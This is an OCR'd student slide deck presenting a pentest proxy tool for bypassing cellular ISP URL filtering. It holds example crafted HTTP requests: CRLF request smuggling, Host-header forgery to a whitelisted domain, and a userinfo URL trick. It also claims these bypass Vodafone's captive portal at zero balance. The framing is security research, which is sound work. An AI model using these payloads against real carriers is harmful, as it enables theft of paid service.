DETECT BYPASS VULNERABILITIES IN CELLULAR ISP FILTERING SYSTEM

Assis. Prof. Ahmed Elnakib

By:


- Mohamed Yasser Setate
- Mohamed Gamal Yasien
- Abdallah Ahmed Abdalaleem

Motivation

- Cellular ISPs spend a lot of money to secure their filtering system.
- Filtering system that we mean is Uniform Resource Locator (URL) filtering.
- URL filter is used to basically categorize the websites on the internet and either allow/block the access to them to the web users of the network.
- Current filtering systems in cellular ISPs still have a lot of vulnerabilities that when exploited cause:
  - Financial losses as an attacker can use internet without paying.
  - Bypass Fair Usage Policy (FUP) implemented by most ISPs.
- These vulnerabilities are difficult to be detected using traditional web scanners as they must be detected using advanced manual techniques.

Objectives

- Our main goal is to develop an ethical hacking (Pentest) tool that helps to do the following:
  - Securing ISP filtering system.
  - As most filtering bypass tricks depend on HTTP injection, we seek to develop good understanding of how Web injections work.
  - Develop good Web injections solutions.


Your PC
Bing
Restrictive
Firewall
Internet
Web
Server
Th3injector
Th3Injector v1.0
File
HTTP Query
HTTP Header
Server Config
Use Query
Front Query
Middle Query
Back Query
Injection Request Method and Advanced Attacks
GET
None
Setting Proxy
Vodafone
163.121.178.2
8080
Listen Host
127.0.0.1
8080
ZORO-PC
172.20.10.2
Start
Save

Framework



Develop basic proxy
Add properties to proxy for security testing
Testing and results
Remediation tips

Develop basic proxy

Add properties to proxy for security testing

Testing and results

Remediation tips



Tool properties


Injection — Insert malicious characters to HTTP request

Modify Header

Modify URL

Injection

- The main idea is to hide HTTP in HTTP.
- To hide a message in a protocol you need to find a flaw, an issue, in the way an agent is interpreting (reading) the message.
- HTTP Request Smuggling is simply an injection of HTTP protocol into the HTTP protocol.



Example

GET http://www.google.com/ HTTP/1.1\r\n
Host: www.google.com\r\n
\r\n\r\n

ISP proxy treats this as continuation of previous header

Carriage return character (CR)

Line-feed character (LF)

GET http://www.bing.com/ HTTP/1.1\r\n
Host: www.bing.com\r\n
\r\n

CRLF at start indicates end of headers line

So when this request is sent from client to cellular ISP proxy server which is responsible for URL filtering, it reads lines from 1 to 6 as a single request which want to access google.com(allowed URL or white-listed domain).

Tool properties

Injection

Modify Header

Customize headers names and values

Modify URL

Modify request headers

GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Host: www.mans.edu.eg

GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Host: www.vodafone.com.eg

White-listed domain

- Filter restriction can be bypassed by simply forging the host header to be that of a white-listed domain.

Tool properties

Injection

Modify Header

Modify URL **Add static query to front, middle and back of URL**


Modify URL

GET http://www.mans.edu.eg/ HTTP/1.1


GET http://www.google.com%2ffavicon.ico@www.mans.edu.eg/ HTTP/1.1

Front query

- Note that "www.google.com/favicon.ico" is an allowed URL by ISP at zero balance





Testing process




Real-life scenarios

- Bypass Vodafone captive portal








Real-life scenarios

- Bypass Vodafone captive portal



Vodafone captive portal or paywall can be bypassed by sending specially crafted HTTP requests (injecting special characters to HTTP request) and an attacker can get unlimited browsing and downloading with zero balance.

Develop basic proxy


Add properties to proxy for security testing


Testing and results

